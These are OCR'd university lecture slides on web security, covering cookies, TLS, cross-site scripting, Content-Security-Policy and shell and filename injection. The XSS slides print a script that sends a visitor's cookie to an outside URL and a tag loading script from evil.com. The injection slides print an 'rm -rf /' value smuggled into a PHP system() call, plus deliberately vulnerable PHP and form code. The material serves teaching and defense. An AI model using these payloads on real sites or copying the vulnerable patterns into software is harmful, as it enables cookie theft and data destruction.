# CS 114: Network Security

## Lecture 21: Web Security

Prof. Daniel Votipka
Spring 2023

(Some slides courtesy of Micah Sherr and Patrick McDaniel)

# Administrivia

- Exam 2 is graded!
- Homework 2 is due 27 Apr
  - Manually graded — message the instructors when you submit to get a grade check
  - You can use python 2 or python 3
- We're in the home stretch
  - This week: Web Security, Human Factors in Security
  - Next week: Exam review, Final exam

# Plan for today

- Exam 2 review
- Web Security
  - Intro Review
  - Attacks/Defenses
- Browser security


# Plan for today

- Exam 2 review
- Web Security
  - Intro
  - Attacks/Defenses
- Browser security

# Early Web Systems

- Early web systems provided a click-render-click cycle of acquiring web content.

- Web content consisted of static content with little user interaction.




# Web Systems Evolve...

- The web has evolved from a *document retrieval* and rendering to sophisticated *distributed application platform* providing:
  - dynamic content
  - user-driven content
  - interactive interfaces
  - multi-site content
  - ....
- With new interfaces comes new vulnerabilities ...

# Early Web Systems


- Early web systems provided a click-render-click cycle of acquiring web content.

- Web content consisted of static content with little user interaction.



# The new web-page

- Rendered elements from many sources containing *scripts*, *images*, and stylized by *cascading style sheets* (CSS)
- A browser may be compromised by any of these elements [more on browser compromises later]



# Dynamic Content: CGI

- Common Gateway Interface (CGI)
  - Generic way to call external applications on the server
  - Passes URL to external program (e.g., form)
  - Result is captured and returned to requestor
- Historically
  - "shell" scripts used to generate content
    - Very, very dangerous


# Dynamic Content: JavaScript

- Scripting language used to improve quality/experience of web browsing
  - Create dialogs, forms, graphs, etc.
  - Built upon API functions (lots of different flavors)
    - No ability to read local files or open connections
- Security: No ability to read local files, open connections, but …
  - DoS – the "infinite popup" script
    - Often could not "break out" with restarting computer
  - Spoofing – easy to create "password" dialogs

# Adding State to the Web with Cookies

- Cookies were designed to offload server state to browsers
  - Not initially part of web tools (Netscape)
  - Allows users to have cohesive experience
  - E.g., flow from page to page
- Someone made a design choice
  - Use cookies to *authenticate* and *authorize* users
  - E.g. Amazon.com shopping cart, WSJ.com


# Cookies behaving badly





- New design choice means cookies must be protected
  - Against forgery (integrity)
  - Against disclosure (confidentiality)
- Cookies not robust against web designer mistakes, committed attackers
  - Were never intended to be
  - Need the same scrutiny as any other technology
- Many security problems arise out of a technology built for one thing incorrectly applied to something else

# Web Transport Security: SSL

- Secure Socket Layer (SSL/TLS)
- Used to authenticate servers
- Can authenticate clients
- Security at the socket layer
- Provides
  - authentication
  - confidentiality
  - integrity



“Evil Input”


Webpage
<Evil Code>
<body>
http://
b.com/
<img>
http://
e.com/
<IMG>
http://c.com/
<img>
http://
d.com/
<IMG>

# HTTP + Crypto Sauce ≠ Web Security

# Plan for today

- Exam 2 review
- Web Security
  - Intro
  - Attacks/Defenses
- Browser security


# Cross-Site Scripting (XSS)

- Assume the following is posted to a message board on your favorite website:

```
Hello message board.
<SCRIPT>MALICIOUS CODE</SCRIPT>
This is the end of my message.
```

- Now the message board web app uses the input to create the dynamic webpage (e.g., blogger nonsense).
- Now a malicious script is running
  - Applet, ActiveX control, JavaScript…

# The Internet is littered with XSS vulnerabilities




https://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

# Stealing cookies with XSS

<script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi'+document.cookie</script>

# XSS Defenses

- HTML Sanitization - Remove or do not allow html tags as dynamic user input
  - This should be done for all user input
- Output Encoding - Convert user-typed input to static content so it is not interpreted as code by the browser
- Most modern web frameworks (React, Angular, Vue, etc.) support these by default, but are not perfect

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

# XSS Defense-in-Depth

- Content-Security-Policy (CSP)
  - Headers provided by the server that indicate limits on dynamic content on the page
  - Exs:
    - Restricting inline scripts

```
<script>document.body.innerHTML='defaced'</script>
```

    - Restricting remote scripts

```
<script src="https://evil.com/hacked.js"></script>
```

    - Restrict unsafe JavaScript

```
// A Simple Calculator
var op1 = getUrlParameter("op1");
var op2 = getUrlParameter("op2");
var sum = eval(`${op1} + ${op2}`);
console.log(`The sum is: ${sum}`);
```

# Injection Attacks: Shell Injection

- An attacker that can inject arbitrary inputs into the system can control it in subtle ways
- *shell injection* - run arbitrary code by carefully selecting input such that it is run by a shell on the server
- Example: consider `<?php system("ls " . $_GET['USER_INPUT']); ?>` where user is supposed to select a directory from a drop-down list
  - on most UNIXes/Linuxes, semicolon allows multiple commands on single line; e.g., `echo hello; echo goodbye`
  - what happens when user sets USER_INPUT field to "`/; rm -rf /`"?
- ***Q: How can we prevent shell injection attacks?***

# Injection Attacks: Filename Injection

- *filename injection* - if you can control what a filename is in application, then you can manipulate the host
  - Poorly constructed applications build filename based on user input or input URLs, e.g., hidden POST fields
- e.g., change temporary filename input to ~/.profile

```
<?php
handle = fopen($_GET['LOGFILE'], "w");
fwrite( $handle, “hello world” );
...
```

```
<FORM METHOD=POST ACTION="../cgi-bin/mycgi.pl">
<INPUT TYPE="hidden" VALUE="~/.profile" NAME="LOGFILE">
</FORM>
```

